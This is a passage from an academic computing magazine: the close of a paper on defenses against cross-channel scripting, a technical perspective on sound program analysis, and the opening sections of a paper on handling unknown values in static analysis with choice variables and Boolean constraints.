As one can see, interactions with cloud services rely on many assumptions that are not properly formalized. In particular, understanding the trust model behind this exchange and how to combine filtering policies are open questions that we want to address in future work.

6. DEFENSES AGAINST XCS

One defense against XCS is to ensure that all data sent to the user's browser is properly sanitized. In principle, static analyzers can perform flow analysis to detect potential XCS.[1, 14] This approach must taint all input channels into the Web application, including all persistent data on the device, and raise an alarm if tainted data is displayed in a Web page without first being sanitized. Tracking data life cycle can easily miss some XCS channels or fail to taint XCS content. Another popular XSS defense, used by Twitter for instance, is to sanitize all user data at input time, before it is written to persistent storage at the site. This is unlikely to mitigate an XCS vulnerability because the malicious content is injected via a non-Web channel, which usually does not sanitize for Web exploits. Moreover, this defense fails to work directly on non-Web raw data, such as plain text event logs. This is problematic if these data are also used by other applications that are not Web based such as a back-end statistics analyzer or an IDS.

In our original paper on XCS,[3] we proposed a defense called SiteFirewall, and compared it to other current developments in Web security. SiteFirewall, CSP, SOMA, and other mechanisms generally attempt to block a Web site running in a browser context from executing operations that involve other Web sites and could potentially either access or exfiltrate private data.

While recent work on XCS defenses has focused primarily on the browser, we have only begun to address some inherently server-side problems. First, device vendors must

Figure 10. A Twitter third-party application attack illustrated.

exercise greater care in selecting Web server implementations and demand better security from external embedded Web server developers and their own engineering staff. Second, complex embedded application logic and state need to be more visible, which would enable vulnerability scans either from the same host (in the case of LOM) or over the network (for appliances not running a general-purpose OS). Third, the Web community needs to recognize that embedded Web sites can have fundamentally different use models from those usually seen on the Internet: we have to enable these two paradigms to coexist securely.

7. CONCLUSION

Networked appliances are not as secure and harmless as they are often assumed to be. The advent of browser-centric Web 2.0 computing has amplified the scope of attacks possible via embedded devices, giving rise to XCS. There is much work to be done before hardware vendors start to routinely design and test for security, Web browsers are capable of dealing securely with different classes of Web applications, and users are enabled to make and execute decisions about managing their networked private data. We hope that we have at least made the first step toward that goal. C

References

1. Balzarotti, D., Cova, M., Felmetsger, V., Jovanovic, N., Kirda, E., Kruegel, C., Vigna, G. Saner: Composing static and dynamic analysis to validate sanitization in Web applications. In *IEEE Symposium on Security and Privacy* (2008).
2. Barth, A., Jackson, C., Mitchell, J. Robust defenses for cross-site request forgery. In *Proceedings of ACM CCS '08* (2008).
3. Bojinov, H., Bursztein, E., Boneh, D. XCS: cross channel scripting and its impact on Web applications. In *CCS '09: Proceedings of the 16th ACM Conference on Computer and Communications Security* (New York, NY, USA, 2009), ACM, 420–431.
4. Dagon, D., Gu, G., Lee, C., Lee, W. A taxonomy of botnet structures. In *Proceedings of the 23 Annual Computer Security Applications Conference (ACSAC)* (2007).
5. Fogie, S., Grossman, J., Hansen, R., Rager, A., Petkov, P. *XSS Exploits: Cross Site Scripting Attacks and Defense*. Syngress, 2007.
6. Grzelak, D. Log injection attack and defence, 2007. www.sift.com.au/assets/downloads/SIFT-Log-Injection-Intelligence-Report-v1-00.pdf.
7. Harris, T.L., Palm. Software update information for palm pre sprint p100eww, August 2009. Web: http://kb.palm.com/wps/portal/kb/na/pre/p100eww/sprint/solutions/article/50607_en.html.
8. Jovanovic, N., Kruegel, C., Kirda, E. Pixy: A static analysis tool for detecting Web application vulnerabilities. In *IEEE Symposium on Security and Privacy* (2006).
9. Lam, V.T., Antonatos, S., Akritidis, P., Anagnostakis, K.G. Puppetnets: Misusing Web browsers as a distributed attack infrastructure. In *Proceedings of the CCS* (2006).
10. Provos, N., McNamee, D., Mavrommatis, P., Wang, K., Modadugu, N. The ghost in the browser analysis of Web-based malware. In *Proceedings of HotBots'07* (2007).
11. Ruderman, J. JavaScript Security: Same Origin, August 2001. http://www.mozilla.org/projects/security/components/same-origin.html.
12. Stuttard, D., Pinto, M. *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*. Wiley, 2007.
13. Twitter worm. http://www.techcrunch.com/2009/04/11/twitter-hit-by-stalkdaily-worm/.
14. Xie, Y., Aiken, A. Static detection of security vulnerabilities in scripting languages. In *In Proceedings of the USENIX Security Symposium* (2006).

Hristo Bojinov (hristo@cs.stanford.edu), Stanford University, Stanford, CA.
Elie Bursztein (elie@cs.stanford.edu), Stanford University, Stanford, CA.
Dan Boneh (dabo@cs.stanford.edu), Stanford University, Stanford, CA.

This work is supported by the NSF, DHS, and the Packard Foundation.

DOI:10.1145/1787234.1787258

Technical Perspective
Large-Scale Sound and Precise Program Analysis

By Fritz Henglein

YOU ARE GIVEN a program. Will it crash? Is it subject to a spoofing, buffer overflow, or injection attack? Is this part of it dead code? Can I replace that code fragment with a more efficient one? Which exceptions can arise from calling this function in that context? Does this variable always contain the same value? All of these questions require program analysis: We want to know whether program code (the input to the analysis) has a specified property.

Program analysis is inherently difficult. Take the following ingredients:

▸ A *Turing-complete* programming language such as C, Java, Haskell;[a]

▸ A *nontrivial behavioral* program property; for example, does a program de-reference a null pointer, is a particular fragment dead code; and

▸ Require an *exact answer:* yes if the property holds, no if it doesn't.

The requirements look reasonable: Given an input program we want to check whether it has some desired "runtime" (behavioral) property. But they constitute an explosive mix: Any such problem is undecidable—no program can solve it.[1] Consequently, we need to give up at least one of these requirements to escape undecidability.

▸ Remove Turing-completeness: Languages of restricted expressive power may have decidable nontrivial behavioral properties; for example, equivalence of regular expressions, which allows guaranteed optimization of regular expression matching.

▸ Make the property trivial; that is, make it (or its negation) hold for *all* programs. In other words, build it into the programming language. This is what static type systems and emerging technologies such as proof-carrying code can provide. They constitute a cunning turning of the tables: Instead of program analysis fighting an uphill battle against arbitrary programs thrown its way it forces the programmer to provide what amounts to a checkable *proof* that the program has the desired property. Very often we need to analyze general-purpose programs without the privilege of foresight provided by the programmer and enforced by the programming language, however. This leaves only the third possibility:

▸ Allow approximate answers; that is, allow the program analysis to return "don't know" answers or to run forever (which is practically tantamount to "don't know"). Since a "don't know" answer constitutes a *false positive* whenever the (desirable) property really holds, a key challenge is designing a program analysis to be sufficiently precise for its intended application so it does not drown its user (whether human or another system such as a compiler) in false positives: An analysis returning 1,000 warnings ("don't know") of which only 10 turn out to be bonafide bugs may not be practically useful.

The following paper provides a powerful sound static analysis framework for C programs and nontrivial behavioral properties. The authors show that a precise compositional program analysis that is context-sensitive and path-sensitive is possible for huge code bases of central importance to our day-to-day computing infrastructure. In particular, they show that null derefence bugs, which require interprocedural data flow analysis, can be found without drowning them in false positives.

Their starting point is an abstract model of a program where infinite domains are finitely approximated and certain steps are replaced by nondeterministic steps resulting in unknown results; for example, the integers may be replaced by a single abstract value (representing all integers) and the result of an arithmetic comparison may be approximated by a nondeterministic choice of a Boolean value for the result. We can think of these steps as internal choices: the abstract model just performs the internal choices without external control. This abstraction is familiar from software model checking.

The authors contend it is important for practical precision to model the results of internal choices as *unknowns:* once a choice is performed the result is unknown, but every time we need the value it is the *same*. Their key insight is we are typically only interested in whether an abstracted function has a property for *all* possible sequences of internal choices in its body or for *some* particular sequence, or indeed both. This is captured by logical constraints for the input-output relation of a function where all the internal choices are universally, respectively existentially bound.

The paper outlines conceptually independent and generally applicable steps assembled into a solution pipeline: quantifier elimination, symbolic fixed-point computation to compute closed forms for recursive constraints, and finally constraint solving, bringing together and leveraging techniques ranging from the foundation of (Boolean) logic to state-of-the-art SAT-solving. Their execution requires care, as the authors explain aided by their selection of an illustrative fragment of C and a running example developed from source code to analysis result.

The challenge of bug hunting in large C code bases has seen the rise and application of techniques that are neither sound nor complete nor even stable: their result may depend on the machine load, other programs analyzed before or simultaneously, and other factors completely extrinsic to the program at hand. A bug is a bug, whichever way you catch it, the argument goes. This paper illustrates that the days of feasible, well-specified, sound, and sufficiently precise static program analysis for bug hunting even in huge code bases are not numbered. C

a A programming language is Turing-complete if it is possible to write an interpreter for Turing Machines in it.

Reference

1. Gordon Rice, H. Classes of recursively enumerable sets and their decision problems. *Transaction of the American Mathematical Society 74* (1953), 358–366.

Fritz Henglein (Henglein@diku.dk) is a professor of CS and head of the Algorithms and Programming Languages Group, Department of Computer Science, University of Copenhagen (DIKU), Denmark.

DOI:10.1145/1787234.1787259

Reasoning About the Unknown in Static Analysis

By Isil Dillig, Thomas Dillig, and Alex Aiken

Abstract

Static program analysis techniques cannot know certain values, such as the value of user input or network state, at analysis time. While such unknown values need to be treated as nondeterministic choices made by the program's execution environment, it is still possible to glean very useful information about how such statically unknown values may or must influence computation. We give a method for integrating such nondeterministic choices with an expressive static analysis. Interestingly, we cannot solve the resulting recursive constraints directly, but we give an exact method for answering all may and must queries. We show experimentally that the resulting solved forms are concise in practice, enabling us to apply the technique to very large programs, including an entire operating system.

1. INTRODUCTION

Preventing software errors is a central challenge in software engineering. The many tool-based approaches to the problem can be grouped roughly into two categories. *Dynamic analysis* techniques discover properties by monitoring program executions for *particular* inputs; standard testing is the most commonly used form of dynamic analysis. In contrast, a *static analysis* discovers properties that hold for *all* possible inputs; a *sound* static analysis concludes a program is error-free only if the program indeed has no errors.

Unlike dynamic analyses, sound static analyses have the advantage of never missing any potential errors, but, unfortunately, there is no free lunch: Soundness usually comes at the cost of reporting *false positives* (i.e., spurious warnings about error-free code) because static analyses must approximate some aspects of program behavior. This approximation is inevitable as analyzing even very simple properties of programs' behavior is undecidable. Hence, a key challenge for static analysis techniques is achieving a satisfactory combination of precision, soundness, and scalability by reporting as few false positives as possible while still being sound and scaling to real systems.

This goal of obtaining satisfactory precision is further complicated by the fact that certain values are simply unknown statically: For example, if a program queries the user for an input, this input appears as a nondeterministic environment choice to the static analysis. Similarly, the result of receiving arbitrary data from the network or the result of reading operating system state are all unknowns that need to be treated as nondeterministic environment choices by the analysis.

Even in the special case where all program inputs are known, static analyses still need to deal with unknowns that arise from approximating program behavior. A static analysis cannot simply carry out an exact program simulation; if nothing else, we usually want to guarantee the analysis terminates even if the program does not. Thus, static analysis always has some imprecision built in. For example, since lists, sets, and trees may have an unbounded number of elements, many static techniques do not precisely model the data structure's contents. Reading an element from a data structure is modeled as a nondeterministic choice that returns any element of the data structure. Similarly, if the chosen program abstraction cannot express nonlinear arithmetic, the value of a "complicated" expression, such as `coef*a*b+size`, may also need to treated as an unknown by the static analysis.

The question of what, if any, useful information can be garnered from such unknown values is not much discussed in the literature. It is our impression that if the question is considered at all, it is left as an engineering detail in the implementation; at least, this is the approach we have taken ourselves in the past. But two observations have changed our minds: First, unknown values are astonishingly pervasive when statically analyzing programs; there are always calls to external functions not modeled by the analysis as well as approximations that lose information. Second, in our experience, analyses that do a poor job handling unknown values either end up being unscalable or too imprecise. For these reasons, we now believe a systematic approach for dealing with unknown values is a problem of the first order in the design of an expressive static analysis.

We begin by informally sketching a very simple, but imprecise, approach to dealing with unknown values in static analysis. Consider the following code snippet:

```
1: char input = get_user_input();
2: if(input == 'y') f = fopen(FILE_NAME);
3: process_file_internal(f);
4: if(input == 'y') fclose(f);
```

Suppose we want to prove that for every call to `fopen`, there is exactly one matching call to `fclose`. For the matching property to be violated, it must be the case that the value of `input` is `'y'` on line 2, but the value of `input`

The original version of this paper is entitled "Sound, Complete, and Scalable Path-Sensitive Analysis" and was published in the *Proceedings of Programming Language Design and Implementation (PLDI)* 2008, ACM.

is not 'y' on line 4. Since the value of the input is unknown, one simple approach is to represent the unknown value using a special abstract constant ⋆. Now, programs may have multiple sources of unknown values, all of which are represented by ⋆. Thus, ⋆ is not a particular unknown but the set of all unknowns in the program. Hence, the predicates ⋆ = 'y' (which should be read as: 'y' is equal to some element of values represented by ⋆) and ⋆ ≠ 'y' (which should be read as: 'y' is not equal to some element of values represented by ⋆) are simultaneously satisfiable. As a result, program paths where input is equal to 'y' at line (2), but not equal to 'y' at line (4) (or vice versa) cannot be ruled out, and the analysis would erroneously report an error.

A more precise alternative for reasoning about unknown values is to name them using variables (called *choice variables*) that stand for a single, but unknown, value. Observe that this strategy of introducing choice variables is a refinement over the previous approach because two distinct environment choices are modeled by two distinct choice variables, β and β'. Thus, while a choice variable β may represent any value, it cannot represent two distinct values at the same time. For instance, if we introduce the choice variable β for the unknown value of the result of the call to get_user_input on line 1, the constraint characterizing the failure condition is $\beta = y \wedge \beta \neq y$, which is unsatisfiable, establishing that the call to fopen is matched by a call to fclose. The insight is that the use of choice variables allows the analysis to identify when two values arise from the same environment choice without imposing any restrictions on their values.

While this latter strategy allows for more precise reasoning, it leads to two difficulties—one theoretical and one practical—that the simpler, but less precise, strategy does not suffer from. Consider the following function:[a]

```
bool query_user(bool feature_enabled) {
A: if(!feature_enabled) return false;
B: char input = get_user_input();
C: if(input == 'y') return true;
D: if(input == 'n') return false;
E: printf("Input must be y or n!
F:   Please try again.\n");
G: return query_user(true);
}
```

Suppose we want to know when query_user returns true. The return value of get_user_input is statically unknown; hence it is identified by a choice variable β. The variable feature_enabled, however, is definitely not a nondeterministic choice, as its value is determined by the function's caller. We represent feature_enabled by an *observable variable*, α, provided by callers of this function. The condition, Π, under which query_user returns true (abbreviated T) in any calling context, is then given by the constraint:

$$\Pi.\beta = (\alpha = \mathtt{T}) \wedge (\beta = \mathtt{'y'} \vee (\leftarrow(\beta = \mathtt{'n'}) \wedge \Pi[\mathtt{T}/\alpha] = \mathtt{T})) \quad (*)$$

This formula is read as follows. The term $\alpha = \mathtt{T}$ captures that the function returns true only if feature_enabled is true (line A). Furthermore, the user input must either be 'y' (term $\beta = \mathtt{'y'}$ and line C) or it must not be 'n' (term $\leftarrow(\beta = \mathtt{'n'})$ and line D) and the recursive call on line G must return true (term $\Pi[\mathtt{T}/\alpha]$). Observe that because the function is recursive, so is the formula. In the term $\Pi[\mathtt{T}/\alpha]$, the substitution $[\mathtt{T}/\alpha]$ models that on the recursive call, the formal parameter α is replaced by actual parameter true. Finally, the binding $\Pi.\beta$ reminds us that β is a choice variable. When the equation is unfolded to perform the substitution $[\mathtt{T}/\alpha]$ we must also make the environment choice for β. The most general choice we can make is to replace β with a fresh variable β', indicating that we do not know what choice is made, but it is potentially different from any other choice on subsequent recursive calls. Thus, $\Pi[\mathtt{T}/\alpha]$ unfolds to:

$$(\mathtt{T} = \mathtt{T}) \wedge (\beta' = \mathtt{'y'} \vee (\leftarrow(\beta' = \mathtt{'n'}) \wedge \Pi[\mathtt{T}/\alpha]$$

While the equation (*) expresses the condition under which query_user returns true, the recursive definition means it is not immediately useful. Furthermore, it is easy to see that there is no finite nonrecursive formula that is a solution of the recursive equation (*) because repeated unfolding of $\Pi[\mathtt{T}/\alpha]$ introduces an infinite sequence of fresh choice variables β', β'', β''', ... Hence, it is not always possible to give a finite closed-form formula describing the exact condition under which a program property holds.

On the practical side, real programs have many sources of unknowns; for example, assuming we do not reason about the internal state of the memory management system, every call to malloc in a C program appears as a nondeterministic choice returning either NULL or newly allocated memory. In practice, the number of choice variables grows rapidly with the size of the program, overwhelming the constraint solver and resulting in poor analysis scalability. Therefore, it is important to avoid tracking choice variables whenever they are unnecessary for proving a property.

Our solution to both the theoretical and the practical problems can be understood only in the larger context of why we want to perform static analysis in the first place. Choice variables allow us to create precise models of how programs interact with their environment, which is good because we never know a priori which parts of the program are important to analyze precisely and so introducing unnecessary imprecision anywhere in the model is potentially disastrous. But the model has more information than needed to answer most individual questions we care about; in fact, we are usually interested in only two kinds of 1-bit decision problems, *may* and *must* queries. If one is interested in proving that a program does not do something "bad" (so-called *safety properties*), then the analysis needs to ask may questions, such as "May this program dereference NULL?" or "May this program raise an exception?". On the other hand, if one is interested in proving that a program eventually does something good (so called *liveness properties*), then the analysis needs to ask must questions, such as "Must this memory be eventually freed?".

[a] While this function would typically be written using a loop, the same problem arises both for loops and recursive functions, and we use a recursive function because it is easier to explain.

May questions can be formulated as satisfiability queries; if a formula representing the condition under which the bad event happens is satisfiable, then the program is not guaranteed to be error-free. Conversely, must questions are naturally formulated as validity queries: If a formula representing the condition under which something good happens is not valid, then the program may violate the desired property. Hence, to answer may and must questions about programs precisely, we do not necessarily need to solve the exact formula characterizing a property, but only formulas that preserve satisfiability (for may queries) or validity (for must queries).

The key idea underlying our technique is that while choice variables add useful precision within the function invocation in which they arise, the aggregate behavior of the function can be precisely summarized in terms of only observable variables for answering may and must queries. Given a finite abstraction of the program, our technique first generates a recursive system of equations, which is precise with respect to the initial abstraction but contains choice variables. We then eliminate choice variables from this recursive system to obtain a pair of equisatisfiable and equivalid systems over only observable variables. After ensuring that satisfiability and validity are preserved under syntactic substitution, we then solve the two recursive systems via standard fixed-point computation. The final result is a *bracketing constraint* $\langle \phi_{NC}, \phi_{SC} \rangle$ for each initial equation, corresponding to closed-form strongest necessary and weakest sufficient conditions.

We demonstrate experimentally that the resulting bracketing constraints are small in practice and, most surprisingly, do not grow in the size of the program, allowing our technique to scale to analyzing programs as large as the entire Linux kernel. We also apply this technique for finding null dereference errors in large open source C applications and show that this technique is useful for reducing the number of false positives by an order of magnitude.

2. FROM PROGRAMS TO CONSTRAINTS

As mentioned in Section 1, static analyses operate on a model or abstraction of the program rather than the program itself. In this paper, we consider a family of finite abstractions where each variable has one of abstract values $C_1, \ldots, C_k$. These abstract values can be any fixed set of predicates, typestates, dataflow values, or any chosen finite domain. We consider a language with abstract values $C_1, \ldots, C_k$; while simple, this language is sufficiently expressive to illustrate the main ideas of our techniques:

$$
\begin{array}{lll}
\textit{Program } P & ::= & F^+ \\
\textit{Function } F & ::= & \texttt{define f(x)} = E \\
\textit{Expression } E & ::= & \texttt{true} \mid \texttt{false} \mid \texttt{C}_i \mid \texttt{x} \mid \texttt{f}(E) \\
 & & \mid \texttt{if } E_1 \texttt{ then } E_2 \texttt{ else } E_3 \\
 & & \mid \texttt{let x} = E_1 \texttt{ in } E_2 \\
 & & \mid E_1 = E_2 \mid E_1 \wedge E_2 \mid E_1 \vee E_2 \mid \neg E
\end{array}
$$

Expressions are `true`, `false`, *abstract values* $\texttt{C}_i$, variables `x`, function calls, conditional expressions, let bindings and comparisons between two expressions. Boolean-valued expressions can be composed using the standard Boolean connectives, $\wedge$, $\vee$, and $\neg$. In this language, we model unknown values by references to unbound variables, which are by convention taken to have a nondeterministic value chosen on function invocation. Thus, any free variables occurring in a function body are choice variables. Observe that this language has an expressive set of predicates used in conditionals, so the condition under which some program property holds may be nontrivial.

To be specific, in the remainder of this paper, we consider the program properties "*May* a given function return constant (i.e., abstract value) C_i?" and "*Must* a given function return constant C_i?". Hence, our goal is to compute the constraint under which each function returns constant C_i. These constraints are of the following form:

DEFINITION 1 (*Constraints*).

$$
\begin{array}{lll}
\text{Equation } \varepsilon & ::= & [\vec{\Pi}_i].\vec{\beta} = [\vec{\mathcal{F}}_i] \\
\text{Constraint } \mathcal{F} & ::= & (s_1 = s_2) \mid \Pi[C_i/\alpha] \\
 & & \mid \mathcal{F}_1 \wedge \mathcal{F}_2 \mid \mathcal{F}_1 \vee \mathcal{F}_2 \mid \neg \mathcal{F} \\
\text{Symbol } s & ::= & \alpha \mid \beta \mid C_i
\end{array}
$$

Symbols s in the constraint language are abstract values C_i, choice variables β whose corresponding abstract values are unknown, and observable variables α representing function inputs provided by callers. Because the values of inputs to each function f are represented by variables α, the constraints generated by the analysis are polymorphic, i.e., can be used in any calling context of f. Constraints $\mathcal{F}$ are equalities between symbols $(s_1 = s_2)$, constraint variables with a substitution $\Pi[C_i/\alpha]$, or Boolean combinations of constraints. The substitutions $[C_i/\alpha]$ on constraint variables are used for the substitution of formals by actuals, and recall that the vector of choice variables $\vec{\beta}$ named with the Π variable is replaced by a vector of fresh choice variables $\vec{\beta}'$ in each unfolding of the equation. More formally, if $\Pi.\vec{\beta} = \mathcal{F}$, then:

$$\Pi[C_i/\alpha] = \mathcal{F}\,[C_i/\alpha][\vec{\beta}'/\vec{\beta}\,] \qquad (\vec{\beta}' \textit{ fresh})$$

This renaming is necessary both to avoid naming collisions and to model that a different environment choice may be made on different recursive invocations. Constraints express the condition under which a function f with input α returns a particular abstract value C_i; we usually index the corresponding constraint variable $\Pi_{f,\alpha,C}$ for clarity. So, for example, if there are only two abstract values C_1 and C_2, the equation

$$[\Pi_{f,\alpha,C_1}, \Pi_{f,\alpha,C_2}] = [\textit{true}, \textit{false}]$$

describes the function f that always returns $\texttt{C}_1$, and

$$[\Pi_{f,\alpha,C_1}, \Pi_{f,\alpha,C_2}] = [\alpha = C_2, \quad \alpha = C_1]$$

describes the function f that returns C_1 if its input has abstract value C_2 and vice versa. As a final example, the function

$$\texttt{define f(x) = if (y = C}_2\texttt{) then C}_1\texttt{ else C}_2$$

where the unbound variable `y` models a nondeterministic choice is described by the equation:

$$[\Pi_{f,\alpha,C_1}, \Pi_{f,\alpha,C_2}].\beta = [\beta = C_2, \quad \beta = C_1]$$

Figure 1. Inference rules.

(1) $$\frac{}{A \vdash_{true} true : true}$$

(2) $$\frac{}{A \vdash_{true} false : false}$$

(3) $$\frac{A \vdash_{C_i} e_1 : \mathcal{F}_{1,i} \quad A \vdash_{C_i} e_2 : \mathcal{F}_{2,i}}{A \vdash_{true} (e_1 = e_2) : \vee_i \left(\mathcal{F}_{1,i} \wedge \mathcal{F}_{2,i}\right)}$$

(4) $$\frac{A \vdash_{true} e : \mathcal{F}}{A \vdash_{false} e : \neg \mathcal{F}}$$

(5) $$\frac{A \vdash_{true} e_1 : \mathcal{F}_1 \quad A \vdash_{true} e_2 : \mathcal{F}_2 \quad \otimes \in \{\wedge, \vee\}}{A \vdash_{true} e_1 \otimes e_2 : \mathcal{F}_1 \otimes \mathcal{F}_2}$$

(6) $$\frac{}{A \vdash_{C_i} C_i : true}$$

(7) $$\frac{i \neq j}{A \vdash_{C_i} C_j : false}$$

(8) $$\frac{A(\upsilon) = \varphi \ (\varphi \in \{\alpha, \beta\})}{A \vdash_{C_i} \upsilon : (\varphi = C_i)}$$

(9) $$\frac{A \vdash_{true} e_1 : \mathcal{F}_1 \quad A \vdash_{C_i} e_2 : \mathcal{F}_2 \quad A \vdash_{C_i} e_3 : \mathcal{F}_3}{A \vdash_{C_i} if\ e_1\ then\ e_2\ else\ e_3 : (\mathcal{F}_1 \wedge \mathcal{F}_2) \vee (\neg \mathcal{F}_1 \wedge \mathcal{F}_3)}$$

(10) $$\frac{A \vdash_{C_j} e_1 : \mathcal{F}_{1j} \quad A, x : \alpha \vdash_{C_i} e_2 : \mathcal{F}_{2i} \quad (\alpha\ fresh)}{A \vdash_{C_i} let\ x = e_1\ in\ e_2 : \vee_j \left(\mathcal{F}_{1j} \wedge \mathcal{F}_{2i} \wedge (\alpha = C_j)\right)}$$

(11) $$\frac{A \vdash_{C_k} e : \mathcal{F}_k}{A \vdash C_i\ f(e) : \vee_k \left(\mathcal{F}_k \wedge \prod_{f,\alpha,C_i}[C_k / \alpha]\right)}$$

(12) $$\frac{\alpha \notin \{\beta_1, \ldots, \beta_m\} \quad x : \alpha, y_1 : \beta_1, \ldots, y_n : \beta_m \vdash_{C_i} e : \mathcal{F}_i \quad 1 \le i \le n}{\vdash define\ f(x) = e : [\vec{\Pi}_{f,\alpha,C_i}].\vec{\beta} = [\vec{\mathcal{F}}_i]}$$

Note that β is shared by the two constraints; in particular, in any solution β must be either C_1 or C_2, capturing that a function call returns only one value.

Our goal is to generate constraints characterizing the condition under which a given function returns an abstract value C_i. Figure 1 presents most of the constraint inference rules for the language given above; the remaining rules are omitted for lack of space but are all straightforward analogs of the rules shown. In these inference rules, an environment A maps program variables to variables α, β in the constraint language. Rules 1–5 prove judgments $A \vdash_b e : \mathcal{F}$ where $b \in \{true, false\}$, describing the constraints $\mathcal{F}$ under which an expression e evaluates to *true* or *false* in environment A. Rules 6–11 prove judgments $A \vdash_{C_i} e : \mathcal{F}$ that give the constraint under which expression e evaluates to C_i. Finally, rule 12 constructs systems of equations, giving the (possibly) mutually recursive conditions under which a function returns each abstract value.[b]

We briefly explain a subset of the rules in more detail. In Rule 3, two expressions e_1 and e_2 are equal whenever both have the same abstract value. Rule 8 says that if under environment A, the abstract value of variable x is represented by constraint variable α, then x has abstract value C_i only if $\alpha = C_i$. Rule 11 presents the rule for function calls: If the input to function f has the abstract value C_k under constraint $\mathcal{F}_k$, and the constraint under which f returns C_i is Π_{f,α,C_i}, then $f(e)$ evaluates to C_i under the constraint $\mathcal{F}_k \wedge \Pi_{f,\alpha,C_i}[C_k/\alpha]$.

EXAMPLE 1. *Suppose we analyze the following function:*

```
define f(x) = if ((x = C1) ∨ (Y = C2)) then C1 else f(C1)
```

where `Y` *models an environment choice and the only abstract values are* `C1` *and* `C2`*. Then*

$$\begin{bmatrix} \Pi_{f,\alpha,C_1} \\ \ldots \end{bmatrix} \cdot \beta = \begin{bmatrix} (\alpha = C_1 \vee \beta = C_2) \vee \\ \neg(\alpha = C_1 \vee \beta = C_2) \wedge \Pi_{f,\alpha,C_1}[C_1/\alpha] \\ \ldots \end{bmatrix}$$

is the equation computed by the inference rules. Note that the substitution $[C_1/\alpha]$ *in the formula expresses that the argument of the recursive call to* `f` *is* C_1.

We briefly sketch the semantics of constraints. Constraints are interpreted over the standard four-point lattice with $\bot \le$ *true*, *false*, $\top$ and $\bot$, *true*, *false* $\le \top$, where $\wedge$ is meet, $\vee$ is join, and $\neg\bot = \bot$, $\neg\top = \top$, $\neg$*true* = *false*, and $\neg$ *false* = *true*. Given an assignment θ for the choice variables β, the meaning of a system of equations E is a standard limit of a series of approximations $\theta(E^0)$, $\theta(E^1)$, . . . generated by repeatedly unfolding E. We are interested in both the least fixed point (where the first approximation of all Π variables is $\bot$) and greatest fixed point (where the first approximation is $\top$) semantics. The value $\bot$ in the least fixed point semantics (resp. $\top$ in the greatest fixed point) represents nontermination of the analyzed program.

2.1. Reduction to Boolean constraints

Our main technical result is a sound and complete method for answering satisfiability (may) and validity (must) queries for the constraints of Definition 1. As outlined in Section 1, the algorithm has four major steps:

- Eliminate choice variables by extracting strongest necessary and weakest sufficient conditions
- Rewrite the equations to preserve satisfiability/validity under substitution
- Eliminate recursion by a fixed point computation
- Finally, apply a decision procedure to the closed-form equations

Because our abstraction is finite, constraints from Definition 1 can be encoded using Boolean logic, and thus our target decision procedure for the last step is Boolean SAT. We

[b] Note that rules 3, 10, 11, and 12 implicitly quantify over multiple hypotheses; we have omitted explicit quantifiers to avoid cluttering the rules.

must at some point translate the constraints from Figure 1 into equivalent Boolean constraints; we perform this translation first, before performing any of the steps above.

For every variable φ ($\varphi \in \{\alpha, \beta\}$) in the constraint language, we introduce Boolean variables $\varphi_{i1}, \ldots, \varphi_{in}$ such that φ_{ij} is *true* if and only if $\varphi_i = C_j$. We map the equation variables Π_{f, α, C_i} to Boolean variables of the same name. A variable Π_{f, α, C_i} represents the condition under which f returns C_i, hence we refer to Π_{f, α, C_i}'s as *return variables*. We also translate each $s_1 = s_2$ occurring in the constraints as:

$$C_i = C_i \Leftrightarrow true$$
$$C_i = C_j \Leftrightarrow false \quad i \neq j$$
$$\varphi_i = C_j \Leftrightarrow \varphi_{ij}$$

Note that subexpressions of the form $\varphi_i = \varphi_j$ never appear in the constraints generated by the system of Figure 1. We replace every substitution $[C_j/\alpha_i]$ by the Boolean substitution $[true/\alpha_{ij}]$ and $[false/\alpha_{ik}]$ for $j \neq k$.

Example 2. *The first row of Example 1 results in the following Boolean constraints (here Boolean variable α_1 represents the equation $\alpha = C_1$ and β_2 represents $\beta = C_2$):*

$$\Pi_{f,\alpha,C_1}.\beta_2 = (\alpha_1 \vee \beta_2) \vee (\neg(\alpha_1 \vee \beta_2) \wedge \Pi_{f,\alpha,C_1}[\text{true}/\alpha_1])$$

In the general case, the constraints from Figure 1 result in a recursive system of Boolean constraints of the following form:

System of Equations 1.

$$\begin{bmatrix} [\vec{\Pi}_{f_1,\alpha,C_i}].\vec{\beta}_1 & = & [\vec{\phi}_{1i}(\vec{\alpha}_1, \vec{\beta}_1, \vec{\Pi}[\vec{b}_1/\vec{\alpha}])] \\ \vdots & & \vdots \\ [\vec{\Pi}_{f_k,\alpha,C_i}].\vec{\beta}_k & = & [\vec{\phi}_{ki}(\vec{\alpha}_k, \vec{\beta}_k, \vec{\Pi}[\vec{b}_k/\vec{\alpha}])] \end{bmatrix}$$

where $\vec{\Pi} = \langle \Pi_{f_1,\alpha,C_1}, \ldots, \Pi_{f_k,\alpha,C_n} \rangle$ and $b_i \in \{true, false\}$ and the ϕ's are quantifier-free formulas over $\vec{\beta}$, $\vec{\alpha}$, and $\vec{\Pi}$.

Observe that any solution to the constraints generated according to the rules from Figure 1 must assign exactly one abstract value to each variable. More specifically, in the original semantics, $\varphi = C_i \wedge \varphi = C_j$ is unsatisfiable for any i, j such that $i \neq j$, and $\bigvee_i \varphi = C_i$ is valid; however, in the Boolean encoding $\varphi_i \wedge \varphi_j$ and $\neg \bigvee_i \varphi_i$ are both still satisfiable. Hence, to encode these implicit uniqueness and existence axioms of the original constraints, we define satisfiability and validity in the following modified way:

$$SAT^*(\phi) \equiv SAT(\phi \wedge \psi_{exist} \wedge \psi_{unique})$$
$$VALID^*(\phi) \equiv (\{\psi_{exist}\} \cup \{\psi_{unique}\} \models \phi)$$

where ϕ_{exist} and ϕ_{unique} are defined as:

1. *Uniqueness*: $\psi_{unique} = (\bigwedge_{j \neq k} \neg(v_{ij} \wedge v_{ik}))$
2. *Existence*: $\psi_{exist} = (\bigvee_j v_{ij})$

3. STRONGEST NECESSARY AND WEAKEST SUFFICIENT CONDITIONS

As discussed in previous sections, a key step in our algorithm is extracting necessary/sufficient conditions from a system of constraints E. The necessary (resp. sufficient) conditions should be satisfiable (resp. valid) if and only if E is satisfiable (resp. valid). This section makes precise exactly what necessary/sufficient conditions we need; in particular, there are two technical requirements:

- The necessary (resp. sufficient) conditions should be as *strong* (resp. *weak*) as possible.
- The necessary/sufficient conditions should be only over observable variables.

In the following, we use $\mathcal{V}^+(\phi)$ to denote the set of observable variables in ϕ, and $\mathcal{V}^-(\phi)$ to denote the set of choice variables in ϕ.

Definition 2. *Let ϕ be a quantifier-free formula. We say $\lceil\phi\rceil$ is the* strongest observable necessary condition *for ϕ if:*

